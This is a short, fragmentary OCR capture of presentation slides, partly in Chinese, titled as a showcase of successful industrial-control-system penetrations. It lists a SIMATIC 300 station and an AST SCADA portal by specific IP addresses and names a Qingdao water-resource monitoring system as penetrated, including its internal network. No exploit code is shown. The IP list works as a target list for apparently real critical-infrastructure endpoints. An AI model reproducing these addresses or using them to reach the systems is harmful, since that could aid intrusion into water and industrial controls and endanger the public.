
- SIMATIC 300 STATION http://140.207.152.10/Portal0000.htm





工控渗透成功展示

- AST Scada http://122.193.24.179/Ast/MainAst.shtm



工控渗透成功展示

- 青岛水资源实时监控与管理系统(附内网渗透)

谢谢